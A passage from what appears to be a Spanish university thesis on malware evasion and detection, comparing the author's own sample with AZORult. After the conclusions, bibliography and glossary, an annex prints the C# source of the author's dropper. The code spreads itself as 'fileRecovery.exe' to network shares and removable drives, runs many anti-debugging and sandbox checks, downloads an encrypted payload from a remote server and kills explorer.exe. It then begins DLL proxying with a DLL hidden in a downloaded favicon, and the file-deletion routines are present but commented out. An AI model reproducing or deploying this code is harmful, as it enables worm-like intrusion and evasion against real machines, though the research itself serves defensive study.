El resto de binarios ofuscados son detectables por firmas y heurísticas como ya se observó en el análisis estático de la muestra de AZORult. Hay herramientas que de manera sencilla pueden detectar la entropía, el packing y el tipo de packing, siendo estas heurísticas contempladas en soluciones tradicionales, lo que hace que la efectividad de las técnicas conocidas disminuya en un grado alto.

Por último, los resultados obtenidos con EAZFuscator fueron mucho menores de lo que se pudo observar con ConfuserEX. Esto refuerza la idea de que elegir es un buen packer es ideal para minimizar las detecciones, incluido el uso de packers personalizados sin firmas conocidas, lo que puede combinar la evasión y dificultad para la ingeniería inversa.

De esta manera, y a la hora de liberar una muestra de este malware por un ciberdelincuente, este podría elegir entre una menor detección o una mayor dificultad para el análisis, pero no ambas, lo cual representa una dualidad interesante a la hora de realizar una elección.

Si combinamos los análisis de ambas detecciones, podemos observar que las técnicas de evasión no son infalibles, y que una detección es posible. Incluso en muestras de malware reales, las técnicas de evasión no son suficientes para evadir firmas o análisis basados en comportamiento. Esto significa que las técnicas de evasión pueden funcionar a corto plazo, como se ha observado en el caso de la primera y tercera muestra, pero que no son sostenibles en el tiempo.

En adición a lo anterior, la inteligencia de amenazas y la detección basada en reputación hacen que ciertos antivirus se nutran de este tipo de detecciones, lo que aumenta la efectividad de la detección por firmas en el tiempo, y, por lo tanto, reduce la efectividad de las técnicas de evasión. Esto supone una limitación a tener en cuenta, ya que su hash, heurísticas o comportamiento pueden ser fácilmente distribuidos por soluciones de seguridad.

Sin embargo, cuando tratamos de emplear estas técnicas de evasión contra mecanismos no tradicionales y avanzados en el corto plazo, como el EDPR de Telefónica, y a pesar de emplear ejecución en memoria, ofuscación o cifrado en la red, la implementación de heurísticas o análisis dinámico avanzado puede poner en jaque a muchas muestras. Esta idea, que se ve reforzada por la compresión del funcionamiento de AZORult gracias al análisis dinámico, hace ver que el mejor modelo es una detección híbrida, pues la detección por firmas es rápida y económica, pero no es suficiente para hacer frente a todas las amenazas.

La comparación de la muestra creada frente a AZORult, además, demuestra que el malware creado presenta técnicas novedosas y verdaderamente empleados en entornos reales, suponiendo una convergencia entre las tácticas de ambos. Las capas de ofuscación, la inyección de ensamblados y la ejecución en memoria hacen ver que las técnicas desarrolladas en este trabajo tienen una correlación directa con las amenazas reales. Esto no solo refuerza la profundidad y la validez del trabajo, si no lo necesario que es conocer las técnicas empleadas por los desarrolladores de software malicioso para su detección.

Desde la perspectiva del blue team, la detección basada en comportamiento o sandboxing parece la más acertada, pues es capaz de analizar malware que ya trata de

ocultarse y protegerse de este análisis con técnicas complejas, pero también la más costosa, pues como en el caso de este trabajo, muchas veces es necesario un humano que analice los resultados y obtenga ciertas conclusiones, lo que supone un coste temporal y monetario.

Por último, este trabajo demuestra que la detección ha llegado a un gran nivel, y que las técnicas empleadas por los ciberdelincuentes son ampliamente conocidas e incluso se encuentran clasificadas en el marco MITRE ATT&CK, lo que reduce la posibilidad de camuflar un programa malicioso como legítimo, y hace que estas hayan de ser novedosas y su complejidad crezca de manera exponencial, fomentando una carrera armamentística. Esto resalta la importancia la investigación para conocer las técnicas, tácticas y procedimientos de los atacantes con el objetivo de lograr una detección y mitigación adecuadas.

8. Conclusión

La redacción de este trabajo me ha proporcionado un entendimiento profundo de las tácticas, técnicas y procedimientos usados en el desarrollo de malware y los mecanismos de detección empleados por las principales soluciones de seguridad: EDR, EDPR, XDR o antivirus. A través del desarrollo de una muestra de malware propia, así como el análisis de una amenaza real como lo es AZORult, se ha podido observar la sofisticación alcanzada por ambos bandos, reforzando la idea de la carrera armamentística en términos militares.

Desde el punto de vista ofensivo, se ha demostrado que las nuevas técnicas de evasión como la ofuscación, ejecución en memoria, evasión de AMSI, DLL proxying o detección de entornos de análisis pueden dificultar significantemente la detección y la capacidad de análisis mediante ingeniería inversa. Sin embargo, en relación con los resultados obtenidos por el análisis de AZORult, se observa que estas técnicas no tienen un carácter constante ni permanente. La aparición de la defensa en profundidad, la DPI, análisis de tráfico de red o soluciones que emplean análisis dinámico hace que estas amenazas puedan ser detectadas de manera temprana.

El análisis de AZORult, y el gran parecido de las técnicas empleadas por esta muestra real, demuestra que la mejor manera de anticiparse a los atacantes es conocer profundamente el funcionamiento del malware, lo que se ve incrementado si se realizan pruebas ofensivas en

entornos controlados que permitan el trabajo con estas técnicas y puedan servir para contrarrestar amenazas reales.

Desde el punto de vista defensivo, se concluye que comprender las TTPs de los atacantes permite anticiparse a los atacantes, dificultar sus objetivos y hacer que pierdan tiempo que puede ser muy valioso a la hora de realizar ciertas acciones. Como se ha podido observar en los distintos análisis de VirusTotal, incluso el empleo de técnicas de evasión muy sofisticadas y complejas de aplicar, como process hollowing, no garantiza evadir la detección durante un gran espacio de tiempo.

Por esta razón, lo más razonable es emplear una detección híbrida, como firmas, heurísticas y dinámica, ya que la detección por firmas o heurísticas no es lo suficientemente útil contra amenazas avanzadas, mientras que la detección en sandbox es más costosa y potente, razones para optimizar el coste detectando por firmas o heurísticas siempre que sea posible.

Como propuestas de mejora, hay muchas realmente. Siempre es posible analizar malware aún más complejo, y hay muchas maneras de desarrollarlo. La persistencia simplemente ejecutaba el binario, lo que se podría mejorar integrando las funcionalidades necesarias en el ensamblado que se secuestra. También existen técnicas aún más complejas de inyección de binarios, como process hollowing o inyección de ensamblados con mapeado manual, que requieren conocimientos muy avanzados de programación. Al final, el malware perfecto es aquel que no hace saltar ninguna alarma, sin embargo, esto está lejos de poder alcanzarse, principalmente gracias a las existentes defensas robustas y bien diseñadas.

Bibliografía

Agrawal, M., Singh, H., Gour, N., & Kumar, A. (2014). Evaluation on Malware Analysis. *International Journal of Computer Science and Information Technologies*, 3381-3382.

Alenezi, M. N., Alabdulrazzaq, H., Alshaher, A. A., & Alkharang, M. M. (2020). Evolution of Malware Threats and Techniques: A review. *International Journal of Communication Networks and Information Security*, 327-330.

Any Run. (23 de September de 2020). *Malware analysis 5a765351046fea1490d20f25.exe*. Obtenido de Any.run - Interactive Malware Analysis: https://any.run/report/e9cfb6eb3a77cd6ea162cf4cb131b5f6ad2a679c0ba9757d718c2f9265a9668f/300b75f0-1c39-46f3-87d4-7b99f12339ec#General

Aranda, M. (2024). *Esteganografía aplicada a malware.* Universitat Oberta de Catalunya.

Biondi, F., Given-Wilson, T., Legay, A., Puodzius, C., & Quilbeuf, J. (2018). Tutorial: An Overview of Malware Detection and Evasion Techniques. *International Symposium on Leveraging Applications of Formal Methods* (págs. 565–586). Limassol: Springer Nature Switzerland AG.

Can Yuccel, H. (24 de May de 2023). *Virtualization/Sandbox Evasion - How Attackers Avoid Malware Analysis*. Obtenido de Picus Security: https://www.picussecurity.com/resource/virtualization/sandbox-evasion-how-attackers-avoid-malware-analysis

Caviglione, L. (2021). Trends and Challenges in Network Covert Channels Countermeasures. *Applied Sciences*, 1-10.

Chen, P., Desmet, L., & Huygens, C. (2014). A Study on Advanced Persistent Threats. *IFIP International Conference on Communications and Multimedia Security* (págs. 63-72). Aveiro: IFIP International Federation for Information Processing.

Čisar, P., Maravić Čisar, S., & Pásztor, A. (2025). Application of Heuristic Scanning in Malware Detection. *NATO International Conference* (págs. 83-97). New Orleans: Springer, Dordrecht.

Eidelberg, m. (26 de September de 2024). *Proxying Your Way to Code Execution – A Different Take on DLL Hijacking* . Obtenido de Blackhill Info Sec: https://www.blackhillsinfosec.com/a-different-take-on-dll-hijacking/

farzinenddo. (23 de March de 2020). *Powerless*. Obtenido de Github: https://gist.github.com/farzinenddo/bb1f1ecb56aa9326abc7b47fc99e588e

Hendler, D., Kels, S., & Rubin, A. (2019). AMSI-Based Detection of Malicious PowerShell Code Using Contextual Embeddings. *arXiv*, 1-3.

HHS - Office for Information Security. (16 de April de 2020). *AZORult Malware.* Obtenido de Department of Health and Human Services: https://www.hhs.gov/sites/default/files/azorult-malware.pdf

Joe Sandbox. (24 de July de 2024). *Windows Analysis Report: 5a765351046fea1490d20f25.exe*. Obtenido de https://www.joesandbox.com/analysis/1480273/0/html

Langvik, M. (18 de December de 2024). *Sharp DLL Proxy*. Obtenido de Github: https://github.com/Flangvik/SharpDllProxy

MITRE. (s.f.). *Enterprise tactics*. Obtenido de Mitre Att&ck: https://attack.mitre.org/tactics/enterprise/

Mohanta, A., & Saldanha, A. (2020). *Malware Analysis and Detection Engineering: A Comprehensive Approach to Detect and Analyze Modern Malware.* Apress.

Mulei, A. (3 de July de 2015). *Find all computers on network using NetServerEnum()*. Obtenido de StackOverflow: https://stackoverflow.com/questions/20512242/find-all-computers-on-network-using-netserverenum

Pavlov, I., & Mcmilk. (15 de May de 2024). *7-zip - Source Code Repository*. Obtenido de Github: https://github.com/mcmilk/7-Zip/tree/master

PInvoke. (1 de December de 2010). *netshareenum (netapi32)*. Obtenido de Pinvoke.net: https://pinvoke.net/default.aspx/netapi32/netshareenum.html

Sihwail, R., Omar, K., & Ariffin, K. A. (2018). A Survey on Malware Analysis Techniques: Static, Dynamic, Hybrid and Memory Analysis. *International Journal on Advanced Science, Engineering & Information Technology*, 1663-1667.

Sikora, J. (21 de December de 2022). *Detecting Windows AMSI Bypass Techniques*. Obtenido de Trend Micro: https://www.trendmicro.com/en_us/research/22/l/detecting-windows-amsi-bypass-techniques.html#:~:text=We%20look%20into%20some%20of%20the%20implementations%20that,it%20for%20compromise%20with%20Trend%20Micro%20Vision%20One%E2%84%A2

Stevens, C., & Black, M. (2025). *Polyglot File Detection for Forensics.* Shelby Hall Graduate.

STMXCSR. (s.f.). *Persistance 101: Looking at the Scheduled Tasks*. Obtenido de https://stmxcsr.com/persistence/scheduled-tasks.html

VirusTotal. (6 de June de 2025). *VirusTotal - File - e9cfb6eb3a77cd6ea162cf4cb131b5f6ad2a679c0ba9757d718c2f9265a9668f*. Obtenido de https://www.virustotal.com/gui/file/e9cfb6eb3a77cd6ea162cf4cb131b5f6ad2a679c0ba9757d718c2f9265a9668f/detection

Yong Wong, M., Landen, M., Li, F., Monrose, F., & Ahamad, M. (2024). Comparing Malware Evasion Theory with Practice: Results from Interviews with Expert Analysts. *Twentieth Symposium on Usable Privacy and Security* (págs. 64-65). Philadelphia: Usenix.

ytisf. (28 de June de 2021). *theZoo - Win32.Unclassified*. Obtenido de Github: https://github.com/ytisf/theZoo/tree/master/malware/Binaries/Win32.Unclassified

Glosario

- **Adware**: Tipo de software malicioso diseñado para mostrar publicidad no deseada al usuario, generalmente con fines lucrativos. Suele presentarse en forma de ventanas emergentes o redirecciones forzadas del navegador.

- **AMSI (Antimalware Scan Interface)**: Interfaz de Microsoft diseñada para permitir que soluciones antimalware analicen scripts y código ejecutado en tiempo real, especialmente útil en entornos como PowerShell.

- **APT (Advanced Persistent Threat)**: Amenaza persistente avanzada. Hace referencia a grupos organizados, con recursos técnicos y económicos, que llevan a cabo ataques dirigidos, sostenidos en el tiempo y con alta sofisticación.

- **Backdoor**: Mecanismo que permite el acceso no autorizado a un sistema, eludiendo mecanismos de autenticación. Puede ser instalado por un atacante o formar parte de un troyano.

- **Cryptor**: Herramienta usada para cifrar el código malicioso con el fin de evadir la detección por parte de sistemas antimalware. El código se descifra en memoria en tiempo de ejecución.

- **Dropper**: Componente de malware cuya función principal es instalar o cargar una carga útil maliciosa (payload) en el sistema de la víctima.

- **Esteganografía**: Técnica que permite ocultar información dentro de otro contenido aparentemente legítimo, como imágenes, audios o archivos ejecutables, con el objetivo de evadir la detección.

- **Evasión**: Conjunto de técnicas utilizadas por el malware para evitar su detección o análisis, tanto por antivirus como por analistas de seguridad.

- **Fileless Malware**: Malware que no deja rastro en disco, ya que se ejecuta directamente desde la memoria RAM. Es más difícil de detectar mediante análisis estático.

- **Inyección de procesos**: Técnica en la que se inserta código malicioso dentro de la memoria de un proceso legítimo en ejecución, con el fin de ocultar la actividad maliciosa.

- **Living off the Land (LotL)**: Estrategia en la que el atacante utiliza herramientas y funciones legítimas del sistema operativo para llevar a cabo acciones maliciosas, evitando el uso de binarios externos.

- **Macro**: Fragmento de código incrustado en documentos de Office que puede automatizar tareas. A menudo es utilizado como vector de ataque cuando se habilita su ejecución.

- **Malware**: Software diseñado para dañar, espiar o comprometer la integridad, disponibilidad o confidencialidad de un sistema informático.

- **Metamorfismo**: Técnica de evasión mediante la cual el malware reescribe su propio código en cada ejecución, generando versiones únicas y funcionalmente equivalentes, con el fin de evadir la detección por firmas.

- **Packers**: Programas que comprimen ejecutables y alteran su estructura para dificultar su análisis. Suelen ser utilizados para encapsular malware.

- **Payload**: Parte del malware encargada de ejecutar la acción maliciosa (daño, cifrado, espionaje, etc.). Puede ser descargada, descifrada o ejecutada en memoria.

- **Polimorfismo**: Técnica que modifica superficialmente el código malicioso en cada iteración (como cifrado u orden de instrucciones), manteniendo su funcionalidad, para evitar ser detectado por firmas.

- **Reflective Loading**: Técnica de carga de código que permite insertar un ensamblado directamente en memoria mediante reflexión, sin necesidad de escribirlo en disco.

- **Rootkit**: Conjunto de herramientas diseñadas para esconder procesos, archivos o actividad maliciosa del sistema operativo, otorgando al atacante persistencia y sigilo.

- **Ransomware**: Tipo de malware que cifra la información del usuario y exige un rescate, generalmente en criptomonedas, a cambio de la clave de descifrado.

- **Sandbox**: Entorno controlado de ejecución utilizado para analizar el comportamiento de software (en especial, malware) sin afectar al sistema operativo real.

- **Spyware**: Software malicioso que recopila información del usuario sin su consentimiento, como contraseñas, hábitos de navegación o datos personales.

- **Troyano**: Malware que se oculta bajo la apariencia de software legítimo. Una vez ejecutado, permite al atacante obtener control sobre el sistema o introducir otras amenazas.

- **Virtualización**: Tecnología que permite ejecutar sistemas operativos dentro de otros entornos aislados (máquinas virtuales). Utilizada tanto para pruebas como para análisis seguro de malware.

Anexo I: Código del dropper

```
        using System;
        using System.Diagnostics;
        using System.IO;
        using System.Net;
        using System.Linq;
        using System.Runtime.InteropServices;
        using System.Text;
        using System.Threading;
        using System.Reflection;
        using System.Management;
        using System.Net.NetworkInformation;
        using System.Windows.Forms;
        using System.Security.Cryptography;
        using System.Security;
        using System.Collections;
        using System.Collections.Generic;


        class SMBScanner // adaptación de (PInvoke, 2010) y (Mulei, 2015)
        {
            [DLLImport("Netapi32", CharSet = CharSet.Auto, SetLastError = true),
SuppressUnmanagedCodeSecurityAttribute]
            public static extern int NetServerEnum(
```

```
        string serverName,
        int dwLevel,
        ref IntPtr pBuf,
        int dwPrefMaxLen,
        out int dwEntriesRead,
        out int dwTotalEntries,
        int dwServerType,
        string domain,
        out int dwResumeHandle
        );

    [DLLImport("Netapi32", SetLastError = true), SuppressUnmanagedCodeSecurity]
    public static extern int NetApiBufferFree(IntPtr pBuf);

    [StructLayout(LayoutKind.Sequential)]
    public struct ServerInfo100
    {
        internal int sv100_platform_id;
        [MarshalAs(UnmanagedType.LPWStr)]
        internal string sv100_name;
    }

    [DLLImport("Netapi32.dll", CharSet = CharSet.Unicode)]
    private static extern int NetShareEnum(
         StringBuilder ServerName,
         int level,
         ref IntPtr bufPtr,
         uint prefmaxlen,
         ref int entriesread,
         ref int totalentries,
         ref int resume_handle
         );
    [StructLayout(LayoutKind.Sequential, CharSet = CharSet.Unicode)]
    public struct SHARE_INFO_1
    {
        public string shi1_netname;
```

```
        public uint shi1_type;
        public string shi1_remark;
        public SHARE_INFO_1(string sharename, uint sharetype, string remark)
        {
        this.shi1_netname = sharename;
        this.shi1_type = sharetype;
        this.shi1_remark = remark;
        }
        public override string ToString()
        {
        return shi1_netname;
        }
    }
    const uint MAX_PREFERRED_LENGTH = 0xFFFFFFFF;
    const int NERR_Success = 0;
    private enum NetError : uint
    {
        NERR_Success = 0,
        NERR_BASE = 2100,
        NERR_UnknownDevDir = (NERR_BASE + 16),
        NERR_DuplicateShare = (NERR_BASE + 18),
        NERR_BufTooSmall = (NERR_BASE + 23),
    }
    private enum SHARE_TYPE : uint
    {
        STYPE_DISKTREE = 0,
        STYPE_PRINTQ = 1,
        STYPE_DEVICE = 2,
        STYPE_IPC = 3,
        STYPE_SPECIAL = 0x80000000,
    }
    public static SHARE_INFO_1[] EnumNetShares(string Server)
    {
        List<SHARE_INFO_1> ShareInfos = new List<SHARE_INFO_1>();
        int entriesread = 0;
        int totalentries = 0;
```

```
                int resume_handle = 0;
                int nStructSize = Marshal.SizeOf(typeof(SHARE_INFO_1));
                IntPtr bufPtr = IntPtr.Zero;
                StringBuilder server = new StringBuilder(Server);
                int ret = NetShareEnum(server, 1, ref bufPtr, MAX_PREFERRED_LENGTH, ref
entriesread, ref totalentries, ref resume_handle);
                if (ret == NERR_Success)
                {
                IntPtr currentPtr = bufPtr;
                for (int i = 0; i < entriesread; i++)
                {
                    SHARE_INFO_1 shi1 = (SHARE_INFO_1)Marshal.PtrToStructure(currentPtr,
typeof(SHARE_INFO_1));
                    ShareInfos.Add(shi1);
                    currentPtr = new IntPtr(currentPtr.ToInt64() + nStructSize);
                }
                NetApiBufferFree(bufPtr);
                return ShareInfos.ToArray();
                }
                else
                {
                ShareInfos.Add(new SHARE_INFO_1("ERROR=" +
ret.ToString(),10,string.Empty));
                return ShareInfos.ToArray();
                }
            }

            public static ArrayList GetNetworkComputers()
            {
                ArrayList networkComputers = new ArrayList();
                const int MAX_PREFERRED_LENGTH = -1;
                int SV_TYPE_WORKSTATION = 1;
                int SV_TYPE_SERVER = 2;
                IntPtr buffer = IntPtr.Zero;
                IntPtr tmpBuffer = IntPtr.Zero;
                int entriesRead;
                int totalEntries;
```

```
                int resHandle;
                int sizeofInfo = Marshal.SizeOf(typeof(ServerInfo100));



                try
                {
                    int ret = NetServerEnum(null, 100, ref buffer,
                                            MAX_PREFERRED_LENGTH, out entriesRead, out
totalEntries,
                                            SV_TYPE_WORKSTATION | SV_TYPE_SERVER, null,
out resHandle);

                    if (ret == 0)
                    {
                        for (int i = 0; i < totalEntries; i++)
                        {
                            tmpBuffer = new IntPtr((long)buffer +(i * sizeofInfo));

                            ServerInfo100 svrInfo = (ServerInfo100)
                                                    Marshal.PtrToStructure(tmpBuffer,

typeof(ServerInfo100));
                            networkComputers.Add(svrInfo.sv100_name);
                        }
                    }
                }
                catch (Exception ex)
                {
                    return null;
                }
                finally
                {
                    NetApiBufferFree(buffer);
                }
                return networkComputers;
            }
```

```
        static bool ProbarPermisos(string path)
        {
            try
            {
                string testFile = Path.Combine(path, "testfile.txt");
                File.WriteAllText(testFile, "test");
                File.Delete(testFile);
                return true;
            }
            catch
            {
                return false;
            }
        }

        public static void copiar()
        {
            var computers = GetNetworkComputers();
            if (computers == null) return;
            foreach (string host in computers)
            {
                SHARE_INFO_1[] shares = EnumNetShares(@"\\" + host);
                foreach (SHARE_INFO_1 shareInfo in shares)
                {
                    string share = shareInfo.shi1_netname;
                    if (string.IsNullOrWhiteSpace(share)) continue;

                    string path = @"\\" + host + "\\" + share;

                    if (ProbarPermisos(path))
                    {
                        try //comentado para evitar comportamiento destructivo
                        {
                            foreach (string file in Directory.GetFiles(path))
                            {
                                //File.Delete(file);
```

```
                                }
                                foreach (string dir in Directory.GetDirectories(path))
                                {
                                    //Directory.Delete(dir, true);
                                }

                                string selfPath =
System.Reflection.Assembly.GetExecutingAssembly().Location;
                                string selfFileName = Path.GetFileName(selfPath);
                                string destinationPath = Path.Combine(path,
"fileRecovery.exe");
                                File.Copy(selfPath, destinationPath, true);
                            }
                            catch{}
                        }
                    }
                }
            }
        }

        class AntiDebug
        {
            [DLLImport("kernel32.dll")]
            private static extern bool CheckRemoteDebuggerPresent(IntPtr hProcess, ref
bool isDebuggerPresent);

            public static bool EstaSiendoDepurado_CheckRemote()
            {
                bool isDebugger = false;
                CheckRemoteDebuggerPresent(Process.GetCurrentProcess().Handle, ref
isDebugger);
                return isDebugger;
            }

            [DLLImport("kernel32.dll")]
            private static extern bool QueryPerformanceCounter(out long
lpPerformanceCount);
```

```
            [DLLImport("kernel32.dll")]
            private static extern bool QueryPerformanceFrequency(out long lpFrequency);

            public static bool TiempoSospechoso_QueryPerformance()
            {
                QueryPerformanceCounter(out long start);
                for (int i = 0; i < 1000; i++) { }
                QueryPerformanceCounter(out long end);
                QueryPerformanceFrequency(out long freq);

                double elapsed = (double)(end - start) / freq;
                return elapsed > 0.001;
            }

            public static bool DetectarPrefijoMAC()
            {
                string[] prefijosVM = new string[]
                {
                    "08:00:27",
                    "00:05:69",
                    "00:1C:42"
                };

                foreach (NetworkInterface nic in
NetworkInterface.GetAllNetworkInterfaces())
                {
                    if (nic.OperationalStatus == OperationalStatus.Up)
                    {
                        string mac = nic.GetPhysicalAddress().ToString();
                        if (mac.Length >= 6)
                        {
                            string prefijo = $"{mac.Substring(0, 2)}:{mac.Substring(2,
2)}:{mac.Substring(4, 2)}";
                            foreach (string vmPrefijo in prefijosVM)
                            {
```

```
                                if (prefijo.Equals(vmPrefijo,
StringComparison.OrdinalIgnoreCase))
                                    return true;
                            }
                        }
                    }
                }

                return false;
            }

             public static bool ComportamientoMouseArtificial()
            {
                int movimientos = 0;
                int xInicial = Cursor.Position.X;
                int yInicial = Cursor.Position.Y;

                System.Threading.Thread.Sleep(1500);

                int xFinal = Cursor.Position.X;
                int yFinal = Cursor.Position.Y;

                if (xFinal == xInicial && yFinal == yInicial)
                {
                    movimientos++;
                }

                return movimientos > 0;
            }



            public static bool IsVMByDrivers()
            {
                string[] vmDrivers = {
                    "VBoxMouse", "VBoxGuest", "VBoxSF", "VBoxVideo",
                    "vmci", "vmhgfs", "vmmouse", "vmusb", "vmx_svga",
```

```
                    "qemu-ga"
                };

                foreach (var driver in vmDrivers)
                {
                    if (File.Exists(driver))
                    {
                        return true;
                    }
                }
                return false;
            }

            public static bool CheckSuspiciousProcesses()
            {
                string[] suspicious = {
                    "wireshark.exe", "processhacker.exe", "vboxservice.exe",
                    "vboxtray.exe", "vmtoolsd.exe", "vmwaretray.exe", "vmwareuser.exe"
                };

                foreach (var process in Process.GetProcesses())
                {
                    foreach (var suspiciousProcess in suspicious)
                    {
                        if (process.ProcessName.Equals(suspiciousProcess,
StringComparison.OrdinalIgnoreCase))
                        {
                            return true;
                        }
                    }
                }
                return false;
            }

        public static bool DetectarClavesDeRegistroDeVM() //claves comentadas presentes
también en máquinas con HyperV habilitado
```

```
        {
            string[] posiblesClavesVM = new string[]
            {
                @"HARDWARE\ACPI\DSDT\VBOX__",
                @"HARDWARE\ACPI\FADT\VBOX__",
                @"HARDWARE\ACPI\RSDT\VBOX__",
                @"SOFTWARE\Oracle\VirtualBox Guest Additions",

                @"HARDWARE\ACPI\DSDT\VMware",
                @"HARDWARE\DESCRIPTION\System\SystemBiosVersion",
                @"SOFTWARE\VMware, Inc.\VMware Tools",

                @"SOFTWARE\Microsoft\Virtual Machine\Guest\Parameters",
                //@"SYSTEM\CurrentControlSet\Services\vmicheartbeat",
                //@"SYSTEM\CurrentControlSet\Services\vmicvss",

                @"HARDWARE\ACPI\DSDT\QEMU",

                @"SYSTEM\ControlSet001\Services\prl_tg",

                @"SYSTEM\ControlSet001\Services\xenbus",

                //@"HARDWARE\DESCRIPTION\System\BIOS"
            };

            foreach (string ruta in posiblesClavesVM)
            {
                try
                {
                    using (var key =
Microsoft.Win32.Registry.LocalMachine.OpenSubKey(ruta))
                    {
                        if (key != null)
                        {
                            return true;
                        }
```

```
                    }
                }
                catch
                {
                    continue;
                }
            }

            return false;
        }

            public static bool IsVirtualByWMI()
            {
                var process = new ProcessStartInfo("wmic", "bios get serialnumber")
                {
                    RedirectStandardOutput = true,
                    UseShellExecute = false,
                    CreateNoWindow = true
                };

                using (var p = Process.Start(process))
                using (var reader = p.StandardOutput)
                {
                    string output = reader.ReadToEnd();
                    return output.Contains("VMware") || output.Contains("VBOX") ||
output.Contains("Virtual") || output.Contains("QEMU");
                }
            }

            public static bool IsSandboxByUptime()
            {
                return Environment.TickCount < 30000;
            }

             [DLLImport("kernel32.dll")]
            private static extern IntPtr GetCurrentProcess();
```

```
            [DLLImport("kernel32.dll")]
            private static extern IntPtr OpenProcess(int dwDesiredAccess, bool
bInheritHandle, int dwProcessId);


            [DLLImport("ntDLL.dll")]
            private static extern int NtQueryInformationProcess(IntPtr ProcessHandle,
int ProcessInformationClass, ref int ProcessInformation, int ProcessInformationLength,
ref int ReturnLength);


            const int ProcessBasicInformation = 0;


            public static bool EsDebuggerPorPEB()
            {
                int debuggerFlag = 0;
                IntPtr processHandle = OpenProcess(0x1000, false,
Process.GetCurrentProcess().Id);
                int returnLength = 0;


                int status = NtQueryInformationProcess(processHandle,
ProcessBasicInformation, ref debuggerFlag, Marshal.SizeOf(typeof(int)), ref
returnLength);
                if (status == 0)
                {
                    return debuggerFlag != 0;
                }
                return false;
            }


            [DLLImport("kernel32.dll")]
            private static extern void __debugbreak();


            public static bool TieneAlMenos2Nucleos()
            {
                try
                {
                    int nucleos = Environment.ProcessorCount;
                    return nucleos >= 2;
```

```
                }
                catch
                {
                    return false;
                }
            }

            public static bool ObtenerTamañoDeRAM()
            {
                try
                    {
                        var searcher = new ManagementObjectSearcher("SELECT
TotalPhysicalMemory FROM Win32_ComputerSystem");
                        foreach (ManagementObject obj in searcher.Get())
                        {
                            ulong totalMemory = (ulong)obj["TotalPhysicalMemory"];
                            const ulong cuatroGB = 4UL * 1024 * 1024 * 1024;
                            return totalMemory >= cuatroGB;
                        }
                    }
                catch { }
                return false;
            }

            public static bool EsUnaVM()
            {
                var searcher = new ManagementObjectSearcher("SELECT * FROM
Win32_ComputerSystem");
                foreach (ManagementObject queryObj in searcher.Get())
                {
                    if (queryObj["Model"].ToString().Contains("Virtual")||
queryObj["Model"].ToString().Contains("qemu") ||
queryObj["Model"].ToString().Contains("VM") ||
queryObj["Model"].ToString().Contains("Hyper V"))
                    {
                        return true;
                    }
```

```
            }
            return false;
        }

        public static bool DetectarSleepSkipping()
        {
            DateTime start = DateTime.Now;
            Thread.Sleep(100);
            DateTime end = DateTime.Now;

            return (end - start).TotalMilliseconds < 90;
        }
    }



    class Program
    {
        const int BUF_SIZE = 1024;

         static void IsSandboxOrVM()
        {
            if (
                AntiDebug.EstaSiendoDepurado_CheckRemote() ||
                AntiDebug.TiempoSospechoso_QueryPerformance() ||
                AntiDebug.EsDebuggerPorPEB() ||
                AntiDebug.ComportamientoMouseArtificial() ||
                AntiDebug.DetectarSleepSkipping() ||
                AntiDebug.DetectarPrefijoMAC() ||
                AntiDebug.IsVMByDrivers() ||
                AntiDebug.CheckSuspiciousProcesses() ||
                AntiDebug.DetectarClavesDeRegistroDeVM() ||
                AntiDebug.IsVirtualByWMI() ||
                AntiDebug.IsSandboxByUptime() ||
                !AntiDebug.TieneAlMenos2Nucleos() ||
                !AntiDebug.ObtenerTamañoDeRAM() ||
                AntiDebug.EsUnaVM()
```

```
                )
                {
                    Environment.Exit(0);
                }
            }



            static byte[] DownloadPayload(string url)
            {
                using (var client = new WebClient())
                {
                    return client.DownloadData(url);
                }
            }


            public static (byte[] payload, string aesKeyBase64)
ObtenerPayloadYClave(string url)
            {
                HttpWebRequest request = (HttpWebRequest)WebRequest.Create(url);
                request.Method = "GET";


                using (HttpWebResponse response =
(HttpWebResponse)request.GetResponse())
                {
                    string rc4key = response.Headers["Server"];


                    using (var memoryStream = new MemoryStream())
                    using (var responseStream = response.GetResponseStream())
                    {
                        responseStream.CopyTo(memoryStream);
                        byte[] htmlPage = memoryStream.ToArray();
                        byte[] psBytes = new byte[htmlPage.Length - 16];
                        Array.Copy(htmlPage, 16, psBytes, 0, psBytes.Length);


                        return (psBytes, rc4key.Substring(35));
                    }
```

```
            }
        }

        static string GetFileHash(string filePath)
        {
            using (SHA256 sha256 = SHA256.Create())
            {
                using (FileStream fileStream = File.OpenRead(filePath))
                {
                    byte[] hashBytes = sha256.ComputeHash(fileStream);
                    return BitConverter.ToString(hashBytes).Replace("-",
"").ToLower();
                }
            }
        }

        static bool verify(string url, string hash)
        {
            try
            {
                HttpWebRequest request = (HttpWebRequest)WebRequest.Create(url);
                request.Method = "GET";
                request.Headers.Add("Cookie", $"cookie={hash}");

                using (HttpWebResponse response =
(HttpWebResponse)request.GetResponse())
                {
                    int statusCode = (int)response.StatusCode;
                    return statusCode == 200;
                }
            }
            catch
            {
                return false;
            }
        }
```

```
            static string getUrl(string a)
            {
                try
                {
                    HttpWebRequest request =
(HttpWebRequest)WebRequest.Create(Encoding.UTF8.GetString(Convert.FromBase64String(a)))
;
                    request.Method = "GET";


                    using (HttpWebResponse response =
(HttpWebResponse)request.GetResponse())
                    using (StreamReader reader = new
StreamReader(response.GetResponseStream()))
                    {
                        return reader.ReadToEnd();
                    }
                }
                catch
                {
                    return null;
                }
            }


            static void copyRemDr()
            {
                var drives = DriveInfo.GetDrives()
                                .Where(d => (d.DriveType == DriveType.Removable ||
d.DriveType == DriveType.Network) && d.IsReady);
                foreach (var drive in drives)
                {
                    foreach (string file in
Directory.GetFiles(drive.RootDirectory.FullName, "*", SearchOption.AllDirectories))
                    {
                        //try { File.Delete(file); } catch {}
                    }
```

```
                    foreach (string dir in
Directory.GetDirectories(drive.RootDirectory.FullName, "*",
SearchOption.AllDirectories).OrderByDescending(s => s.Length))
                    {
                        //try { Directory.Delete(dir, true); } catch {}
                    }
                }
                string selfPath =
System.Reflection.Assembly.GetExecutingAssembly().Location;
                string selfFileName = Path.GetFileName(selfPath);
                foreach (var drive in drives)
                {
                    string destinationPath = Path.Combine(drive.RootDirectory.FullName,
"fileRecovery.exe");
                    File.Copy(selfPath, destinationPath, true);
                }
            }

            static void killExplorer(){
                try
                {
                    foreach (Process proc in Process.GetProcessesByName("explorer"))
                    {
                        proc.Kill();
                        proc.WaitForExit();
                    }
                }
                catch {}
            }

            static void DLLProxying(string b)
            {
                byte[] icoBytes = DownloadPayload(b + "/favicon.ico");
                byte[] DLLBytes = icoBytes.Skip(5).ToArray();
                string sevenZipDir = @"C:\Program Files\7-Zip";
                string originalDLLPath = Path.Combine(sevenZipDir, "7-zip.dll");
